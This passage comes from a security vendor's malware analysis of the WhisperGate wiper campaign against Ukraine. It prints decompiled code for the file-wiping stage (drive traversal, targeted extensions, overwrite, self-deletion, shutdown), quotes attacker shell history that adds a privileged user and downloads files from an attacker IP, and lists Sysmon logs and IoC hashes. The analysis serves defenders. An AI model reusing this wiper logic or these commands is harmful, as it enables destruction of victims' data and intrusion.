
Method that performs the XOR decryption.

The decrypted resource is a DLL file embedded with two resources named "AdvancedRun" and "Waqybg" that are compressed with GZip.




Two resources embedded in the decrypted resource.

The third-stage DLL proceeds by loading the "AdvancedRun" resource into memory, decompressing it and dropping it as "AdvancedRun.exe" into the %TEMP% directory.



Calling GZipStream class to decompress the resource.



Drops AdvancedRun.exe using File.WriteAllBytes.

"AdvancedRun.exe" is a tool provided by Nirsoft to execute a program with different settings. Once the tool is dropped, the third stage DLL will leverage it to execute two commands in the context of the Windows



```
1 UINT enumerate_logical_drives()
2 {
3     DWORD LogicalDrives; // ebx
4     int i; // esi
5     UINT result; // eax
6     WCHAR RootPathName[17]; // [esp+26h] [ebp-22h] BYREF
7
8     LogicalDrives = GetLogicalDrives();
9     qmemcpy(RootPathName, "A", 10u);
10    RootPathName[3] = 0;
11    for ( i = 0; i != 26; ++i ) ← enumerates from A to Z
12    {
13        result = (__int64)pow(2.0, (double)i);
14        if ( (LogicalDrives & result) != 0 )
15        {
16            RootPathName[0] = i + 65;
17            if ( GetDriveTypeW(RootPathName) == DRIVE_FIXED || (result = GetDriveTypeW(RootPathName), result == DRIVE_REMOTE) )
18            {
19                RootPathName[3] = '*';
20                result = enumerate_directory(RootPathName);
21                RootPathName[3] = 0;
22            }
23        }
24    }
25    return result;
26 }
```

*Enumerates logical drives.*

For each enumeration, it performs a breadth-first search to wipe the files in the logical drive while ignoring files located in the "%HOMEDRIVE%\Windows" directory.

```
1 int __cdecl enumerate_directory(LPCWSTR lpFileName)
2 {
3     int result; // eax
4     size_t v2; // ebx
5     size_t v3; // esi
6     wchar_t *filename; // ebx
7     int v5; // eax
8     size_t v6; // [esp+18h] [ebp-290h]
9     HANDLE hFindFile; // [esp+1Ch] [ebp-28Ch]
10    wchar_t String2[11]; // [esp+2Ah] [ebp-27Eh] BYREF
11    struct _WIN32_FIND_DATAW FindFileData; // [esp+40h] [ebp-268h] BYREF
12
13    hFindFile = FindFirstFileW(lpFileName, &FindFileData);
14    result = (int)hFindFile + 1;
15    if ( hFindFile != (HANDLE)-1 )
16    {
17        do
18        {
19            if ( wcsncmp(FindFileData.cFileName, dot) )
20            {
21                if ( wcsncmp(FindFileData.cFileName, L"..") )
22                {
23                    if ( wcsncmp(FindFileData.cFileName, dollar) )
24                    {
25                        v2 = wcslen(FindFileData.cFileName);
26                        v3 = wcslen(lpFileName);
27                        v6 = v2 + v3;
28                        filename = (wchar_t *)malloc(2 * (v2 + v3 + 4));
29                        wcsncpy(filename, lpFileName);
30                        filename[v3 - 1] = 0;
31                        wcsconcat(filename, FindFileData.cFileName);
32                        memcpy(String2, L"A:\\Windows", sizeof(String2));
33                        String2[0] = *wgetenv(L"HOMEDRIVE");
34                        if ( wcsncmp(filename, String2) )
35                        {
36                            if ( stat_mask_is_dir(filename) )
37                            {
38                                v5 = v6 + 0x7FFFFFFF;
39                                filename[v5] = '\\';
40                                filename[v5 + 1] = '*';
41                                filename[v5 + 2] = 0;
42                                enumerate_directory(filename);
43                            }
44                            else
45                            {
46                                start_wipe_file(filename);
47                            }
48                            free(filename);
49                        }
50                    }
51                }
52            }
53        } while ( FindNextFileW(hFindFile, &FindFileData) );
54        return FindClose(hFindFile);
55    }
56    return result;
57 }
58 }
```

breadth-first search wiping

Ignore files in "Windows" directory

*Performs breadth-first search wiping.*

It also only wipes files that have specific file extensions:

.HTML .HTM .SHTML .XHTML .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4 .PHP6 .PHP7 .PHP3  
.DOC .DOCX .XLS .XLSX .PPT .PPTX .PST .OST .MSG .EML .VSD .VSDX .TXT .CSV .RTF .WKS .WK1  
.PDF .DWG .ONETOC2 .SNT .JPEG .JPG .DOCB .DOCM .DOT .DOTM .DOTX .XLSM .XLSB .XLW .XLT  
.XLM .XLC .XLTX .XLTM .PPTM .POT .PPS .PPSM .PPSX .PPAM .POTX .POTM .EDB .HWP .602 .SXI .STI  
.SLDX .SLDM .BMP .PNG .GIF .RAW .CGM .SLN .TIF .TIFF .NEF .PSD .AI .SVG .DJVU .SH .CLASS .JAR  
.BRD .SCH .DCH .DIP .PL .VB .VBS .PS1 .BAT .CMD .JS .ASM .H .PAS .CPP .C .CS .SUO .ASC .LAY6 .LAY  
.MML .SXM .OTG .ODG .UOP .STD .SXD .OTP .ODP .WB2 .SLK .DIF .STC .SXC .OTS .ODS .3DM .MAX

.3DS .UOT .STW .SXW .OTT .ODT .PEM .P12 .CSR .CRT .KEY .PFX .DER .OGG .RB .GO .JAVA .INC .WAR  
.PY .KDBX .INI .YML .PPK .LOG .VDI .VMDK .VHD .HDD .NVRAM .VMSD .VMSN .VMSS .VMTM  
.VMX .VMXF .VSWP .VMTX .VMEM .MDF .IBD .MYI .MYD .FRM .SAV .ODB .DBF .DB .MDB .ACCDB  
.SQL .SQLITEDB .SQLITE3 .LDF .SQ3 .ARC .PAQ .BZ2 .TBK .BAK .TAR .TGZ .GZ .7Z .RAR .ZIP  
.BACKUP .ISO .VCD .BZ .CONFIG

192 file extensions

```
1 void __cdecl start_wipe_file(wchar_t *filename)
2 {
3     int i; // ebx
4     __int16 *file_extension; // esi
5
6     i = 0;
7     file_extension = (__int16 *)rfind_dot(filename);
8     sub_401492(file_extension);
9     while ( wcsncmp(file_extensions_array[i], (const wchar_t *)file_extension) )
10    {
11        if ( ++i == 195 )
12            return;
13    }
14    wipe_file(filename);
15 }
```

Comparing file extension.

The wiper will overwrite the content of each file with 1MB worth of 0xCC bytes and rename them by appending each filename with a random four-byte extension.

```
1 void __cdecl wipe_file(wchar_t *FileName)
2 {
3     size_t v1; // eax
4     wchar_t *new_filename; // esi
5     int v3; // edi
6     size_t v4; // eax
7     void *file_content; // [esp+28h] [ebp-20h]
8     FILE *Stream; // [esp+2Ch] [ebp-1Ch]
9
10    v1 = wcslen(FileName);
11    new_filename = (wchar_t *)malloc(2 * (v1 + 0x14));
12    v3 = rand();
13    v4 = wcslen(FileName);
14    swprintf(new_filename, (const size_t)%, (const wchar_t *const)(v4 - 4), FileName, v3);
15    Stream = w fopen(FileName, L"wb");
16    file_content = malloc(1048576u);
17    memset(file_content, 0xCC, 1048576u);
18    fwrite(file_content, 1u, 1048576u, Stream);
19    fclose(Stream);
20    wrename(FileName, new_filename);
21    free(new_filename);
22    free(file_content);
23 }
```

Wiping the file.

After the wiping process completes, it performs a delayed command execution using Ping to delete "InstallerUtil.exe" from the %TEMP% directory.

```
1 BOOL cmd_ping_and_delete_file()
2 {
3     CHAR curr_proc_file_path[260]; // [esp+14h] [ebp-314h] BYREF
4     char Buffer[524]; // [esp+118h] [ebp-210h] BYREF
5
6     GetModuleFileNameA(0, curr_proc_file_path, 260u);
7     sprintf(Buffer, "cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"%s\"", curr_proc_file_path);
8     return create_process(Buffer);
9 }
```

*Deleting InstallerUtil.exe.*

Finally, it attempts to flush all file buffers to disk and stop all running processes (including itself) by calling `ExitWindowsEx` Windows API with `EWX_SHUTDOWN` flag.

```
1 int __stdcall sub_40193A(int a1, int a2, int a3, int a4)
2 {
3     enumerate_logical_drives();
4     cmd_ping_and_delete_file();
5     ExitWindowsEx(EWX_SHUTDOWN, 0x14u);
6     return 0;
7 }
```

*Calling ExitWindowsEx with EWX\_SHUTDOWN.*

### Additional behavior and network proliferation

During the investigation, CERT-UA observed unauthorized behaviour by legitimate accounts. As seen in the `.bash` history file shown below, the attacker added a new user, added it to a privileged group, and downloaded a file.

```
useradd -m -d /home/username -s /bin/bash username
passwd username
usermod -a -G sudo username
nano /etc/ssh/sshd_config
service sshd restart
cd /var/www
cd sitefiles/
ls -la
wget http://179.43.176[.]38:8000/index.php
ping 8.8.8.8
wget http://179.43.176[.]38:8000/index.php
ping 179.43.176[.]38
nc -zv 179.43.176[.]38 8000
nc -zv 179.43.176[.]38 80
wget http://179.43.176[.]38/index.php
```

Screenshot from [CERT-UA advisory](#)

As stated by CERT-UA, it is likely that the attackers utilized the Impacket tools "wmiexec" and "smbexec" to proliferate across networks. Below is a screenshot from their advisory, showing Sysmon logs that may indicate the use of these tools.

```
UtcTime: 2022-01-13 23:17:05.832
ProcessId: 14152
Image: C:\Windows\System32\wbem\WmiPrvSE.exe
CommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\NETWORK SERVICE
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=801E8003C257C8F540B20F1E0DEC3A6
SHA256=A75C85F3B089993E9C042FB82ECB7757E8F460ED8065FC7991CAA38A6DE0F50C
ParentProcessId: 516
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch -p

UtcTime: 2022-01-13 23:17:06.016
ProcessId: 6364
Image: C:\Windows\System32\cmd.exe
CommandLine: cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1642115819.9667194 2>&1
CurrentDirectory: C:\
User: %DOMAIN%\%USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=D7AB69FAD18D4A643D84A271DFC0DBDF
SHA256=FF79D3C4A0B7EB191783C323AB8363EBD1FD10BE58D8BCC96B07067743CA81D5
ParentProcessId: 14152
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

UtcTime: 2022-01-13 23:17:11.455
ProcessId: 14348
Image: C:\stage1.exe
CommandLine: c:\stage1.exe
CurrentDirectory: C:\
User: %DOMAIN%\%USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=5D5C99A08A7D927346CA2DAFA7973FC1
SHA256=A196C6B8FFCB97FFB276D04F354696E2391311DB3841AE16C8C9F56F36A38E92
ParentProcessId: 7536
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /Q /c start c:\stage1.exe 1>
\\127.0.0.1\ADMIN$\__1642115819.9667194 2>&1
```

Screenshot from [CERT-UA advisory](#)

## Mitigation & Recommendations

Cisco Talos supports the [recommendations made by CISA](#) that organizations with interests in the area carefully monitor and isolate systems with connections to Ukraine due to the ongoing challenges they face. This mirrors the recommendations we made in [2017 shortly after NotPetya](#) and our analysis of the malware's effects.

Those recommendations still hold true today: Systems in Ukraine face challenges that may not apply to those in other regions of the world, and extra protections and precautionary measures need to be applied. Making sure those systems are both patched and hardened is of the utmost importance to help mitigate the threats the region faces.

## Indicators of Compromise (IoCs)

Hashes

Stage 1 BootPatch (MBR Wiper)

a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92

Stage 2 WhisperGate (Downloader)

dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78

Stage 3 WhisperPack(Loader DLL)

923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6 (Reversed DLL)

9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d (DLL)

Stage 4 WhisperKill (File Wiper)

34ca75a8c190f20b8a7596afeb255f2228cb2467bd210b2637965b61ac7ea907

---

Source: <https://blog.talosintelligence.com/2022/01/ukraine-campaign-delivers-defacement.html>